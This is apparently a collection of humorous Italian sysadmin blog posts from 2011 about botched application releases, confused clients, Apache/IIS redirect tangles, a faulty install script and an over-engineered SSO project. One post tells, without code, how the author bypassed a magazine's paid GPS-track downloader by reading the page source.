Ci sono delle volte che penso che quando ho scelto di fare il sistemista dovevo avere qualche cosa di malfunzionante nella zucca. Come oggi per esempio, quando, allo scoccare delle 15 mi arriva una mail da CL2 che dice "Una nuova versione dell'applicazione e' sul server, per cortesia installare ASAP".

CL2 e' quello che ha sostituito CL1-che-non-era-cosi-cl come "responsabile IT" presso la sua ditta. Questa gente aveva 4 server (Windows) con una mezza dozzina di applicazioni, poi hanno deciso che il programmatroto che gli faceva la manutenzione alle applicazioni era un emerito scalzacani ed era meglio far ri-sviluppare il tutto da un altro programmatroto che si sta rivelando ancora piu' scalzacani del precedente.

Per procedere alla migrazione da un sistema all'altro questi intronati hanno chiesto ed ottenuto altri 5 server, Linux stavolta, con una batteria di roba da PostGre a JBoss. Ed hanno versioni concorrenti e ricorrenti delle stesse cose sia sui server Windows che su quelli Linux. Questo significa che invece di aggiornare una versione di solito se ne aggiornano due.

Il risultato ovvio e' che io non ho la piu' pallida idea di quale sia il *server* di cui parla, ne' a quale *applicazione* si riferisca.

Scarto immediatamente la mail che volevo mandare ("What The F... Are You Talking About") e le successive 4 mail di risposta senza spedirle perche' contenevano un po' troppe parole comincianti con la 'f' e mi stabilizzo su una cosa un po' piu' politically correct. Dopo un quarto d'ora circa arriva la risposta che dice piu' o meno "il server e' quello X" (che sarebbe windows) "l'applicazione e' Y" ed e' quella di Testing. Ok, almeno adesso ho una vaga idea di cosa accidenti sta parlando questo intronato.

Login sul server, scovo dove accidenti sta la nuova directory e vedo che il tutto e' composto da: 2 siti webbe, un fantomatico "servizio" da installare in Windows, 3 script sql per il database ed un .pdf di documentazione, copia gli script sul database e scaricati il pdf e dacci un occhiata.

Il Pdf dice di "fermare il servizio se sta girando" (dato che e' un upgrade ad un servizio gia' esistente sicuramente sta girando), aggiornare le varie DLL, aggiornare i siti webbe (brutalmente copiando la roba nuova su quella vecchia), eseguire script in database in quest'ordine, *aggiungere al file di configurazione XYZ del servizio una riga cosi' e cosa' ed una riga che punta al database dove sta la tabella Z*, avviare il tutto, verificare che nel log del servizio vi sia la versione nuova.

E cominciamo subito male cominciamo perche' il file di configurazione indicato non esiste, esiste un file di configurazione del servizio (ci ha "config" nel nome) ma non e' quello che dice lui. Ma dato che io so gia' che il programmatroto e' rintronato ho gia' capito che ha cannato a scrivere.

Backup di tutto l'ambaradan, ferma i servizi, aggiorna di qui e di li', vai sul database, fai partire la prima query e mi becco subito un bell'errore che l'SQL e' cannato. Ok, parte la seconda mail con 'errori' vari e richieste di chiarificazione sul nome del file di configurazione.

Passa una mezz'oretta ed arriva la risposta, il file di configurazione giusto e' quello che dicevo io e lo script e' cannato (grazie, questo lo sapevo da me) e ce ne e' uno nuovo. Ok, prendi lo script nuovo ed eseguillo. Funzica. Ok, finisci i vari script e vai a vedere la configurazione di questo coso. Allora, cambiamenti sul file ok, ma il famoso database dove sta la tabella Z e' M.I.A.: non c'e' quella tabella da nessuna parte! E quindi? Altra mail con errori vari.

Nel frattempo sono arrivate e passate le 17, ed io volevo anche andarmene a casa un pelo presto considerando

Cosa fa' l'applicazione X ?

che sono arrivato in ufficio prima delle 8.

Dopo una manica di madonne indirizzate al programmatroto in questione ricevo finalmente la risposta: "si era 'dimenticato' uno script"... Ok, ricevi anche il nuovo script che e' un banale 'crate table' per aggiungere la merdacchiosa tabella. Aggiunti, aggiusta il file di configurazione, avvia tutto.... e nel file di log riporta ancora la versione precedente del servizio... cosa ca???

Ri-controlla tutto... non e' che mi sono dimenticato di copiare le DLL no? No. Il servizio e' quello giusto in questo marasma di roba? Si. Il file di log e' quello giusto? Si. File di configurazione sbagliato? No. Ok, ennesima mail. E dopo di che me ne vado a prendere il treno.

Il treno pare avere gli stessi problemi del programmatroto perche' un percorso di 30 minuti me lo copre in 51 (grrr). Arrivato a casa controllo la posta (che ci volete fa') e vedo un'ennesima mail: apparentemente il programmatroto in questione si e' "dimenticato" di cambiare il numero di versione nella DLL.

Oh che gioia! Quindi quando mi dici di controllare che la "versione riportata nel file di log sia quella giusta" tu ti riferisci ovviamente alla versione che tu vorresti vedere se non ti fossi dimenticato di scriverla eh? Grrr.... chiamare "idiota" certa gente e' insultare i 'veri' idioti...

Davide

05/09/2011 08:00

Tu Voi Fa' Lo SysAdminn...

Sono le 16.25 di un noioso martedi' quando una batteria di mails piomba nella mia casellina di postina. Il che potrebbe farmi pensare perche' dannazione non succede mai niente per tutta la giornata fino alle 16.15 per poi scoppiare il finimondo. Probabilmente Murphy ha qualche cosa a che farci ma vabbe'.

Mentre sto' guardando la marea di immondizia e ca\$\$zate varie suona anche il telefono. Rispondo ed e' uno dei tanti CL che si auto-nominano "attentante-sysadmin". Nel senso che attenta alla mia sanita' mentale ed alla funzionalita' dei server facendo ca\$\$ate per lo piu'.

CL - Voi usate CentOS come OS per i server vero?

IO - Quando non e' necessario usare uno specifico os supportato dalle applicazioni e quindi si richiedono licenze particolari si'.

CL - Ah bene allora noi abbiamo un problema.

Me pensa: si perche se tu non avessi un problema probabilmente non mi avresti telefonato...

CL - Noi abbiamo un server su VMWare solo che dobbiamo allargarlo.

IO - Dovete "allargarlo"?

CL - Si'...

IO - Che significa 'allargarlo'?

CL - Che e' troppo stretto...

Dopo aver stramaledetto i CL che pretendono di fare i sysadmin senza nemmeno sapere di che parlano procedo all'interrogatorio.

IO - Ok, ripartiamo dal principio... che cosa e' che volete fargli a questo povero server?

CL - E' troppo stretto e dobbiamo allargarlo..

IO - Qujo', stai dicendo ca\$\$ate...

CL - Allora, la C: del server e' di cinque giga e dobbiamo farla di almeno venti.

IO - La 'C'? Intendi dire la *root* magari?

CL - Ah si'... giusto, la root.

IO - Ottimo, allora la cosa migliore da fare e' di aggiungere un'altra partizione, spostarci dentro chesso' io /usr/local o l'intera /usr e poi rimuovere la vecchia /usr dalla vecchia root.

CL - Ma noi abbiamo gia' allargato il disco solo che non si e' allargato.

IO - Cosa e' che avete fatto?

CL - Ci dice che e' 5 giga lo stesso.

Bonk Bonk Bonk... (questa e' la mia testa che picchia contro al tavolo)

IO - Cosa avete fatto?

CL - Abbiamo allargato il disco.

IO - Cioe' avete aumentato la dimensione del disco virtuale di vmware?

CL - Si' credo si dica cosi'...

IO - Bravo. Solo che il disco non significa un tubazzo se la partizione del server non viene allargata, ed allargare la partizione di root non e' una cosa molto bella da fare perche' per estendere il filesystem la partizione deve essere off-line. E per fare cio' l'unica cosa da fare e' avere una seconda macchina virtuale per motnarci il disco ...

A questo punto probabilmente CL era li' con un paio di mulinelli al posto degli occhi ed io potevo

Cosa fa' l'applicazione X ?

immaginarci il suo cervello correre intorno dentro al cranio facendo "lalalalala..."

CL - Eh? cosa? Non ho mica capito...

IO - Per estendere un filesystem il disco deve essere smontato. E non si puo' smontare la partizione di root senza spegnere il server.

CL - Non ho capito...

IO - Non e' possibile renderlo piu' semplice di cosi'.

CL - Ma se io guardo il disco e' di 20 giga solo che ne vedo ancora 5.

IO - Che roba c'e' su questo fantomatico server?

CL - E' CentOS.

IO - Si', questo lo avevamo gia' stabilito. Che cosa fa?

CL - E' CentOS.

Eccolo, lo sapevo, si e' incantato il disco.

IO - A che serve?

CL - E' CentOS.

Ripetete la conversazione di cui sopra, con tutte le possibil frasi che sostanzialmente significano "a che serve" dalla mia parte e la stessa risposta da parte di CL per quante volte volete. Sicuramente piu' di quanto sia piaciuto a me.

IO - Ok, ho capito. Bene, allora la cosa da fare e' reinstallarlo.

CL - Ma noi vogliamo solo allargarlo.

IO - Ti ho appena mandato un link alla documentazione. Leggetela.

CL - Ma allargare il server non si puo'.

IO - Sono quasi convinto che si possa fare, ma non al telefono e non con te. Se volete pagarci una giornata di lavoro per farlo saremo lieti di farvi un'offerta allo scopo. Altro?

CL - Ma allargare il server?

IO - No.

Ci sono voluti altri 20 minuti prima che la semplice parola "no" fosse correttamente elaborata dal cervello di CL. Sigh!

Davide

12/09/2011 08:00

Il Computer Fa' Quello Che Gli Dici Di Fare

Il primo "computer" non era programmabile. Era completamente elettromeccanico. Era perfetto per svolgere **un** compito e solo uno. Il che significa che se si voleva fare qualche cosa di diverso era necessario smontarlo pezzo per pezzo ed inventarsi un nuovo computer per svolgere il nuovo compito. Il vantaggio innegabile e' che qualunque CL o UL capiva al volo che quando il tecnico di turno rispondeva "no e' possibile" alle loro richieste di cambiamenti di operazioni il significato della frase era **no**.

Oggi i computers sono *programmabili*, il che significa che per fargli fare cose diverse l'unica cosa da cambiare e' il software. Ed ammettiamolo, vedere un tizio con un intero set di chiavi inglesi smontare un grosso arnese elettromeccanico rende molto chiaro il concetto di "cambiamenti", mentre vedere un moderno programmatroto (o anche sysadmin) tasteggiare non ha lo stesso impatto.

Il risultato e' che la maggioranza dei CL/UL/SL non hanno bene chiaro il concetto di "non si puo' fare con il sistema corrente". Un altro problema che faticano a comprendere e' che il computer, anche quando programmato ad arte, *fa quello che il programma gli dice di fare*, il che non e' la stessa cosa che "quello che l'UL in questione pensa che il computer dovrebbe fare". In molti casi il problema e' che l'UL in questione non ha la piu' pallida idea di esattamente cosa dovrebbe fare. Vuole solo che lo faccia.

Tutto questo panegirico per introdurre il CL ed il problema odierno.

Ordunque abbiamo \$noivendiamomotociclette, una arcinota azienda giapponese che produce e vende motociclette (ed in effetti un sacco di altra roba con motori a scoppio) e che ha un nuovissimo sito interdet che (in teoria) gestisce una batteria di nazioni.

Per ogni "nazione" c'e' un diverso dominio di primo livello, ma tutti questi finiscono nello stesso server (load balancer) che dovrebbe "servire" la nazione con la lingua giusta a seconda di quello che il povero tapino di utente ha digitato.

Poi l'UL della situazione ha avuto un'idea spettacolosa: GeoLocalazione! Che sarebbe quella roba che guardando l'indirizzo IP il sito cerca di indovinare quale e' la nazione giusta ed automaticamente "serve" il sito giusto. Ora, sorvoliamo che secondo me e' una grande cazzata, se io decido che voglio il sito .it anche se sono in .nl perche' tu devi rimandarmi a .nl anche se io non lo voglio?

Poi l'altro UL della situazione si e' svegliato e per non essere da meno ha deciso di aggiungere un altro paperocchio... e poi un altro e cosi' via.

Il risultato e' che questi server sono dei troiai pazzeschi, Windows con Apache + TomCat + IIS + sadiocosa.

Ed oggi arriva l'ennesimo casino, nella forma di CL che mi viene a cercare.

CL - Tu sei un esperto di Apache vero?

IO - Oddio... "esperto"...

CL - Perche' noi abbiamo dei problemi con le redirect del sito...

IO - Che problemi?

CL - Vieni che ti faccio vedere...

Cosi' andiamo sul suo picci', che e' attaccato in VPN al sistema interno di \$noivendiamomotociclette e dal quale si puo' vedere il problema.

Cosa fa' l'applicazione X ?

CL - Allora se io digito 'noivendiamomotociclette.co.uk' lui dovrebbe andare su 'www.noivendiamomotociclette.co.uk' ma non lo fa...

IO - Ok, vediamo dove sono queste redirect.

E lui mi punta ad un file .ini di IIS. Un rapido controllo mi dice che le redirect sembrano anche giuste. Quindi gatta ci cova. Dopo un giro di verifiche scopro che IIS in effetti non gestisce il sito, il sito e' gestito da Apache che a sua volta fa' da Proxy per IIS. Ed in Apache io ho una direttiva di 'proxy' che sovrascrive l'host prima di passare la palla ad IIS. Quindi IIS non vedra' mai l'hostname giusto. Metti a posto quello e le cose cominciano ad andare un pelo meglio.

CL - E poi abbiamo che se io digito 'co.uk' lui dovrebbe andare su co.uk/uk...

E metti a posto anche quello con una RewriteCond di controllo sul dominio.

CL - E poi abbiamo queste rewrite qui'...

IO - Quelle non funzioneranno mai.

CL - Ma devono funzionare.

IO - Quajo', tu mi hai appena detto che vuoi che co.uk reindiriga su /uk, il che significa che qualunque URL deve avere un /uk all'inizio per funzionare, se reindirigi "tutto quello che non ha /uk all'inizio" su "aggiungi /uk all'inizio" la successiva redirect che **non** si aspetta un "/uk" all'inizio non funzionera'. O ci metti l'UK anche li' o ti attacchi. Il computer fa quello che gli dici di fare, mica quello che tu vorresti lui facesse.

CL - Ma quello che vogliamo fare noi e' che se io metto co.uk lui vada su /uk ma se non lo metto e se invece metto quest'altra cosa...

IO - Mentre la successiva-successiva redirect di nuovo assume che non vi sia un /uk all'inizio, quindi la prima lo mette la seconda non lo vuole e la terza la ri-aggiunge...

CL - 'spetta ne...

Dopo un quarto d'ora circa passato a grattarsi la pera e' risultato chiaro che manco CL aveva le idee chiare sul **cosa** si voleva che queste redirect facessero. Quindi l'ho lasciato nel suo brodo (cercare di capire che cosa si vuole che il sistema faccia e riuscire a spiegarlo in modo che abbia un senso) e me ne sono andato a prendere un caffe'.

CL e' ritornato alla carica poco dopo. La sua soluzione: spostare meta' delle Redirect su Apache e lasciare l'altra meta' su IIS in modo che "non si parlino"... Quajo', se tu hai Apache che passa la palla ad IIS, le redirect **si devono** parlare per funzionare, altrimenti e' un discorso tra sordi...

Ovviamente il mio suggerimento di spostare tutte le redirects nello stesso posto e gestirle tutte in un posto suo non e' stato manco preso in considerazione. E adesso aspetto domani, quando l'UL della situazione dovrebbe decidere come riorganizzare tutta sta roba.

Davide

19/09/2011 08:00

C'era Una Volta...

C'era una volta, in una landa magica e misteriosa dove finiscono tutti quelli che sono troppo sfigati per finire in un posto migliore, un SysAdmin, che lavorava per una ditta di altri sfigati cercando di sbarcare il lunario. Ed uno dei modi di sbarcare il lunario, che in effetti era l'unico, era di gestire installazioni di applicazioni su vari server.

Ed uno di questi server apparteneva a \$noipuliamoivetri ed era un server tutto contento, come puo' essere contento un server soprattutto quando non e' di produzione. Ed ogni volta che c'era da installare una nuova versione dell'applicazione occorreva yada yada yada yada yada e blah blah blah blah yada yada yada yada... insomma una serie di cose non troppo difficili ma sempre ripetitive.

E dato che il server non era di produzione i programmatroti chiedevano delle installazioni spesso e volentieri. Onde per cui, il nostro SysAdmin decise di indossare l'armatura del nobile cavaliere ScriptMan e produsse uno script per svolgere tutte le operazioni. Poi, su suggerimento del Signore e Padrone della landa, il nobile cavaliere aggiunse una serie di comandi per "migliorare" la sicurezza del sistema. Che in sostanza significa cambiare i permessi su una batteria di directory. Solo che dato che era venerdi ed il Sysadmin era piuttosto stanco non venne immediatamente verificato. Ed ovviamente per quel giorno non ci furono altri rilasci, ne il giorno dopo. Ration per cui il SysAdmin lascio' un messaggio che diceva piu' o meno "lo script non e' testato se ci sono dei rilasci domandare a me".

Poi il SysAdmin decise di prendersi un paio di meritati ed agognati giorni di ferie e se ne ando' a fare un bel giro sul suo destriero metallico. Ed ovviamente, mentre era nel mezzo delle montagne, uno dei programmatroti decise di chiedere un bel rilascio e un altro sysadmin che non ha niente a che vedere con il nostro SysAdmin e che verra' quindi indicato come \$altrosysadminchenonhanienteachevedereconSysAdmin procedette al rilascio.

Purtroppo pero', forse perche' il SysAdmin era stanco quando aveva completate lo script o forse perche' era piu' rincoglionito di quanto gli piaccia ammettere, lo script conteneva un errore. Il SysAdmin aveva scritto ' mentre avrebbe dovuto scrivere ". E se voi state pensando che non e' un gran che di errore, spero per voi che vi limitiate a programmare la pulizia della lettiera del vostro gatto.

Cosi' \$altrosysadminchenonhanienteachevedereconSysAdmin inizio' il rilascio ed il risultato fu che il server *che non era di produzione* fini' ben tostato al punto che non funzionava piu' un fico secco di niente. Ed il Signore della Landa ululo' e bestemmio' parecchio, ed il Cliente ululo' e bestemmio' parecchio perche' il suo server *che non era di produzione* dovette essere reinstallato. E quando il SysAdmin rientro' dai suoi ben meritati due giorni di ferie si ritrovo' con un sacco di gente che ululava e madonnava. Ration per cui dopo aver reinstallato il server prese lo script e lo segrego' nel piu' buio angolo di ~/scriptchenonfannociochedovrebbero.

Passa un po' di tempo ed il nostro SysAdmin decide di riprendere quello script. E cosi' il SysAdmin programmo' e debuggo e testo' e programmo e debuggo e programmo' e testo' e programmo e... ok, avete capito. Ed alla fine lo script non solo faceva quello che doveva fare ma lo faceva anche bene. Ed il SysAdmin era tutto contento ed il server era tutto contento, quanto puo' essere contento un server che *non e' di produzione* e lo script era anche lui contento.

E passarono i giorni e lo script continuava a fare il suo lavoro, finche' il Signore delle Lande decise di spostare il server in un nuovo server virtuale. E \$altrosysadminchenonhanienteachevedereconSysAdmin creo' il server virtuale e decise di ripristinare un backup del server originale. Ora, \$altrosysadminchenonhanienteachevedereconSysAdmin avrebbe potuto fare un'immagine del server ed usare

Cosa fa' l'applicazione X ?

quella, ma il fare l'immagine avrebbe richiesto del tempo, mentre un'immagine precedente esisteva già e lui decise di usare quell'immagine anche se era vecchia di qualche mese.

Il server (virtuale) che **non era di produzione** continuava a funzionare tranquillamente e tutti erano contenti.

Almeno fino al giorno in cui un ennesimo rilascio viene richiesto. Stranamente sempre di venerdì alle 16.30... Comunque sia, il nostro SysAdmin si logga sul server ***che non e' di produzione*** ed esegue il suo script di installazione. E lo script si lamenta che non e' stato eseguito con privilegi di root.

Ed il SysAdmin penso' "strano... mi sembrava di aver cambiato questo messaggio..." ma il SysAdmin non si ricordava più se il messaggio era stato cambiato in questo script o in un altro script di un altro server di cui ce ne e' una caterva e sono quasi tutti uguali ma diversi. Ma il SysAdmin si ricordava anche che lo script era stato corretto molto tempo prima, quindi tranquillamente utilizzo' la corretta incantazione ed esegui' lo script con privilegi di root.... ed immediatamente il SysAdmin si rese conto del problema... lo script era quello precedente alla correzione. E prima che il SysAdmin potesse chiamare la corretta incantazione per bloccare tutto il server ***CHE NON ERA DI PRODUZIONE*** era di nuovo tostato.

Ed il SysAdmin bestemmio' e bestemmio' e bestemmio' finché non aveva esaurito le bestemmie ed aveva cominciato a ripetersi.

Davide

26/09/2011 08:00

To Boldly Go Where No SysAdmin Has Ever Gone Before

DB - Ah, cercavo proprio te!

Ora, a parte che nel 90% dei casi io sono seduto al mio posto quindi non dovrebbe essere troppo difficile trovarmi, ma chissà' perché quando DB dice "cercavo proprio te" a me fa venire in mente che forse era meglio se non mi trovava.

IO - E mi hai trovato. Che succede adesso?

DB - Te la ricordi l'applicazione di \$allupati?

IO - Purtroppo sì, che succede adesso?

DB - Sai che avevano dei problemi con la parte che controlla le utenze.

Per chi non se lo ricordasse o non gliene fregasse una beata fava, l'applicazione di \$allupati, di cui avevo parlato in questa e quest'altra storia, ha una qualche parte di "gestione login" che \$allupati ha deciso di "appoggiare" ad un loro sistema SAP, il piccolo problema è che se il loro sistema SAP ha qualche magagna l'intera batteria di servers si incrochia e non funziona più un tubo.

IO - Ci ho quasi paura a domandare, che cosa si sono inventati adesso?

DB - Non lo so esattamente ma vogliono aggiungere altri 4 server all'intero ambiente e...

IO - Altri **quattro**?

Ma questa gente ha una strana predilezione per buttare via i soldi. Comunque sia, cerco di capire che accidenti succede e mi leggo la mail che spiega la rava e la fava. O meglio spiega quasi niente ma riporta un link ad un qualche sito dove spiegano qualche cosa.

Allora, questi rintronati vogliono controllare gli utenti e gestirli in una sorta di Single Sign On centralizzato. Cosa che, di per sé, non è che sia tanto anomala o sbagliata da farsi.

Ci sono ovviamente una marea di modi per farlo. Dato che i loro utenti non dovrebbero cambiare molto spesso si potrebbe fare una bella procedura di esportazione dal loro merdaccioso sistema SAP ed importare i dati nel loro altrettanto merdaccioso database (oracle) e quindi gestirsi la login nella loro merdacciosa applicacion, ma questo approccio ha due seri problemi: 1) potrebbe funzionare e 2) è estremamente semplice.

Come sospettavo \$allupati è il tipo di azienda i cui managers di fronte ad un problema e dovendo scegliere una soluzione cercheranno sempre e comunque un tipo di soluzione che sia la più complessa e prona ad errori catastrofici possibile. Uno stile manageriale che può essere sintetizzato con la frase "perché spendere X per prodotto Y quando puoi spendere 2X per ottenere 1/2 Y?".

Il risultato è che hanno selezionato un qualche accrocchio di software 'SSO' (che a me sembra l'ennesima interpretazione di LDAP) ed un qualche accrocchio di software per 'connettere' sto coso con il loro sistema (**due** prodotti per fare il lavoro di uno).

Ma ovviamente non possono fare le cose in maniera semplice, così hanno deciso di usare 2 server separati, uno per il 'sso' e l'altro per questa specie di 'connector', che è denominato (con sprezzo del pericolo) "Enterprise" (*To boldly go where no man has gone before*) connector. Ora a parte che io non userei mai niente chiamato "enterprise" (oè, ma ve li ricordate quei telefilm? c'era **sempre** qualche cosa che falliva catastroficamente! E non era mai qualche cosa di "semplice", che so io, gli ascensori che non andavano, era sempre qualche cosa di vitale...) ma chissà' perché questo 'connector' mi puzza tanto di una impiallacciatura

Cosa fa' l'applicazione X ?

di java su un volgarissimo client ldap.

IO - Ok, bello (mica troppo). Ma perche' vogliono quattro server? Uno non e' abbastanza?

DB - No perche' loro ne vogliono due per l'ambiente di produzione e due per quello di test.

IO - L'ambiente di test che praticamente non usano perche' fanno i test in produzione eh? Ah bello... Ok, ma perche' DUE server?

DB - Per ridondanza e sicurezza.

IO - Ah, lo stesso concetto per cui hanno due database server di cui pero' ne usano uno solo giusto?

DB - Si be'... se e' per questo usano anche un solo server LAMP.

IO - ...'momento... ne hanno quattro di quelli...

DB - Si, solo che uno sarebbe di test e degli altri 3 solo uno e' effettivamente usato per produzione.

Sto incominciando a pensare che il termine "enterprise" dovrebbe essere applicato all'intero ambiente. Comunque, io installo questi cosi e poi rimango in attesa del da farsi.

Un paio di giorni dopo mi arriva una mail dal tipo di \$allupati con un bel file .cvs di 150 Mb (centocinquantamega) da importare in questo coso. Se non altro il programma di importazione ha una modalita' "test" che consente di vedere se le cose potrebbero funzionare.

Io eseguo e lui dopo 3 nanosecondi sputa fuori un elenco dei records che dovrebbero essere importati con nessun problema. Ok, per non saper ne' leggere ne' scrivere lancio il tutto in screen. Dopo un'oretta circa che questo coso gira do' un'occhiata all'output che ho rediretto su un file di log.

Un rapido calcolo mi dice che questo coso ne avra' ancora da fare per circa 19 ore. E meno male che e' in 'screen' quindi posso lasciarlo li' ed andarmene a casa. Altro che velocita' warp.

Davide

03/10/2011 08:00

Interdet is for dummies

Prima che cominciate a rompere i marroni via commento, lo dico subito all'inizio: quello che segue non ha niente a che fare con la "sala macchine", ma ho voluto metterlo per iscritto lo stesso perche' e' (a mio parere) abbastanza rappresentativo del *modus pensandi* di parecchia gente, anche (e soprattutto) gente che si ritiene *imparata* nella tecnologia informatica. In effetti lo stesso *modus pensandi* lo ritrovo in parecchi dei miei CL/UL ed anche SL. Quell'atteggiamento del tipo "io ne so di piu' e non sbaglio mai" che e' piu' pericoloso di un Kalashnikov carico e senza sicura perche' e' sempre pronto a mozzicarti le chiappe quando meno te lo aspetti.

Antefatto: come molti (spero) avranno oramai capito, io viaggio per lo piu' in motocicletta e come molti *motociclisti* di tanto in tanto finisco in varie fiere, mostre e chi piu' ne ha piu' ne metta dedicate al mondo a due ruote. Questo week-end stavo per l'appunto perusando negli stand di una siffatta fiera e mi e' capitato di imbattermi nello sgabbiotto di \$scalzacaniaduerruote.

Chi sono \$scalzacaniaduerruote? Trattasi di un ~~arcinoto~~ *arcinoto* mensile dove pubblicano vari articoli di interesse generale. Li conosco solo perche' l'abbonamento al suddetto giornalucolo era in omaggio con l'abbonamento all'ANWB (l'ACI olandese) ecco perche' ricevo tale mucchio di carta patinata mensilmente e quindi li conosco. Il giornale in se' non ha ne' gloria ne' infamia, quasi niente articoli interessanti, si', lo so anche io che il miglior modo per godersi la moto e' andare sulle strade di montagna (che non esistono in Olanda) quindi pubblicare 'n' articoli sui "migliori percorsi sulle Alpi" non e' che mi riempia di ammirazione per il sarca\$\$o che si puo' permettere di andare quando ca\$\$o gli pare con una moto nuova di trinca, due settimane a disposizione e 3 veicoli di supporto per le foto.

L'unica cosa buona in tale giornale e' che di tanto in tanto pubblicano dei "percorsi" locali, pezzi di stradine che appaiono abbastanza interessanti perche' *locali* e con qualche punto di interesse (costruzioni, storia... queste cose cosi'). Tali "percorsi" *dovrebbero* essere disponibili come tracciati GPS tramite il loro foxxuto sito interdet, e dico "dovrebbero" perche' la redazione di \$scalzacani cerca di arrotondare gli introiti pretendendo di *vendere* tali cose. Ok, sarebbe UN euro al tracciato, quindi non credo diventeranno tanto ricchi tanto presto, ed io sono abbonato quindi dovrebbero pure essere aggrattisse per me, ma (c'e' un ma) per il download bisognerebbe utilizzare un qualche software-chiavica che (indovina un po') e' solo per windows e soprattutto *non sembra voler funzionare*. Un bel giorno, tanto tempo fa, trovai uno di questi percorsi abbastanza interessante e dopo aver dato un'occhiata al loro sito interdet me lo scaricai *senza usare il loro software, senza registrarmi e senza pagare niente*. Se vi sembra straordinario forse dovrete rivedere il vostro concetto di "sicurezza". In effetti gli scrissi anche un paio di volte spiegando la faccenda, ma non ho mai ottenuto alcuna risposta. La cosa non mi ha mai sorpreso molto.

Comunque sia, sabato ero li' che gironzolavo quando ho visto il loro bugigattolo ed ho deciso di andare a lamentarmi direttamente. Ondepercui mi rivolgo al CL che era li' ad annoiarsi ed ho espresso il mio disappunto per questa faccenda dei "percorsi" e del loro software del menga.

IO - ...quindi non solo non funziona ma e' totalmente inutile.

CL - Il software lo abbiamo sviluppato perche' consente una migliore gestione dei percorsi che sono gia' stati scaricati dal sito, in questo modo uno puo' vedere quali ha fatto e quali no e funziona un po' come un contatore.

IO - Aho' ma ci senti? T'ho appena finito di dire che non funziona in primo luogo perche' va in conflitto con una manica di plugin per firefox e soprattutto e' inutile perche' chiunque con due dita di cervello puo' scaricarsi i percorsi SENZA software.

CL - Scaricare i percorsi senza usare il nostro software e' impossibile.

IO - Io lo faccio regolarmente.

Cosa fa' l'applicazione X ?

CL mi fissa con quell'espressione che i miei CL/UL usano per convogliare il loro pensiero di "tu non sai cosa ca\$\$o stai dicendo". Di solito dopo che gli ho detto che il loro piano ha meno probabilita' di funzionare di un teiera di carta velina.

A questo punto e' comparso un altro tizio che probabilmente era l'UL della situazione.

UL - Che succede?

IO - Sto esprimendo la mia frustrazione alla necessita' di utilizzare un software inutile e non funzionante per accedere ai vostri "percorsi". Non funzionante perche' non funziona ed inutile perche' e' possibile scaricare gli stessi percorsi senza software. Quindi sarebbe molto piu' semplice e meno oneroso per noi utenti e per voi se metteste quei cosi a disposizione senza necessita' di ammenicoli tecnologici.

UL - ?? Come inutile ??

Mettete qui, se vi pare, una ridescrizione dell'intera faccenda.

UL - Ma il software lo abbiamo fatto sviluppare da una software house specializzata, ci hanno assicurato che e' impossibile accedere ai files senza utilizzarlo, e' praticamente a prova di bomba!

IO - Anche il Titanic lo chiamavano "inaffondabile". Ho appena finito di dire che io i percorsi li scarico senza software e senza alcun bisogno di registrarmi o altro.

CL - No no, senza software non e' possibile scaricare i percorsi, e' un sistema ad alta sicurezza...

IO - (*indicando il PC sul tavolo*) Vogliamo vedere? Ci scommettiamo sopra un caffe'?

Mi accomodo davanti al PC.

IO - Allora (*clicckety-click*) prendiamo questo, vedi che presenta il percorso in questa fetecchia di mappa, la mappa e' generata da un applet e se io guardo il sorgente della pagina (*clicckety-click*) vedo che l'applet usa questo file per generare la mappa, prendo il file di origine (*copiaincollaURL,download*) che e' una semplice sequenza di coordinate GPS che basta incollare in qualunque convertitore on-line (*copiaincollaonline*) ed ecco che mi ritrovo un file XML che posso importare nel mio GPS (*collega GPS ed importa il file*) ed eccoti il percorso sul GPS. Tempo totale: 2 minuti. Login: 0, pagato: 0 software usato: il browser.

CL ed UL erano ancora li' che cercavano di riallineare i loro neuroni con la realta'.

UL - Ma.. ma... il software... la login...

IO - Se e' su internet non e' sicuro ne' potra' mai esserlo.

UL - ...login... software... mappa...

IO - Allora, questo caffe'?

Addendum a tutt'oggi non hanno ancora modificato il sito ne' la loro policy, apparentemente il fatto di sapere che qualche cosa non funziona non e' sufficiente a fargli cambiare idea. Io continuo a scaricare i percorsi con il mio sistema.

Davide

10/10/2011 08:00

Parla come mangi

Prima telefonata della giornata.

CL - Vogliamo fare un cambiapagina sul nostro sito

IO - Un ... cosa?

CL - Un cambiapagina.

IO - ...e che sarebbe?

CL - Ma si' un cambiapaginacosoli', che se tu vai sulla pagina taldetali ti arriva invece quella giusta.

IO - Intendi dire che vuoi una *redirect*?

CL - Ed io che ho detto?

Spiega al cl di turno che deve mandarmi una mail spiegando quale url vuole redirigere su quale. Poco dopo arriva un'altra telefonata.

CL2 - Noi vorremmo registrare un dominio ma fare in modo che una certa directory vada su una pagina diversa.

IO - Momento, quando tu dici 'directory' intendi dire che tu vuoi redirigere un url verso un'altro sito?

CL2 - Allora, noi vogliamo registrare il dominio <http://www.questoquinoneundominio.nl/zippo/zappo/luppo>, ma noi vorremmo che la sottodirectory "luppo" vada invece da un'altra parte.

IO - Ok, nessun problema, allora per registrare un dominio mi serve...

CL2 - Ma la registrazione la facciamo con il nostro di provider.

IO - ...ok in questo caso basta che puntiate il dominio sul server web che...

CL2 - Ah no, quello va' direttamente sul server web del nostro cliente.

IO - ...e allora che mi hai chiamato a fare?

Passa un altro po di tempo.

CL3 - Sono CL3 di \$cielletreefigli, la internet non funziona!

IO - ...hummm... strano, il server e' in funzione, non vedo nessun problema, funziona anche da altre reti.. no, non vedo nessun problema io, sicuro che non sia un vostro problema locale?

CL3 - Ma se io provo ottengo un errore!

IO - Che errore e facendo cosa esattamente?

CL3 - Allora e' la terza mail che mando e che mi torna indietro dicendo che c'e' un problema e che non funziona.

IO - (*mail???*) Mandandola a chi? E che errore?

CL3 - Allora se mando la mail qui' al nostro fornitore mi ritorna indietro dicendo che c'e' un errore.

Dopo innumerevoli bestemmie riesco a fargli leggere il foxxuto messaggio di errore, che e' un bellissimo "utente sconosciuto".

IO - Quindi la "internet" funziona benissimo.

CL3 - Ma a me mi ritorna un errore.

Mettete qui (se vi pare) una lunga ed intricata spiegazione che i suoi errori non sono un mio problema con riappuntamento finale. Ma la pace e' di breve durata, infatti mi arriva una telefonata da uno dei CL dell'ufficio interno.

CL4 - Non riusciamo a navigare dalla sala riunioni.

IO - Ma state usando la rete Wired o quella Wireless?

Cosa fa' l'applicazione X ?

CL4 - Quella wireless

IO - Quella funziona solo per l'accesso web

CL4 - Ah, allora non possiamo andare su facebook?

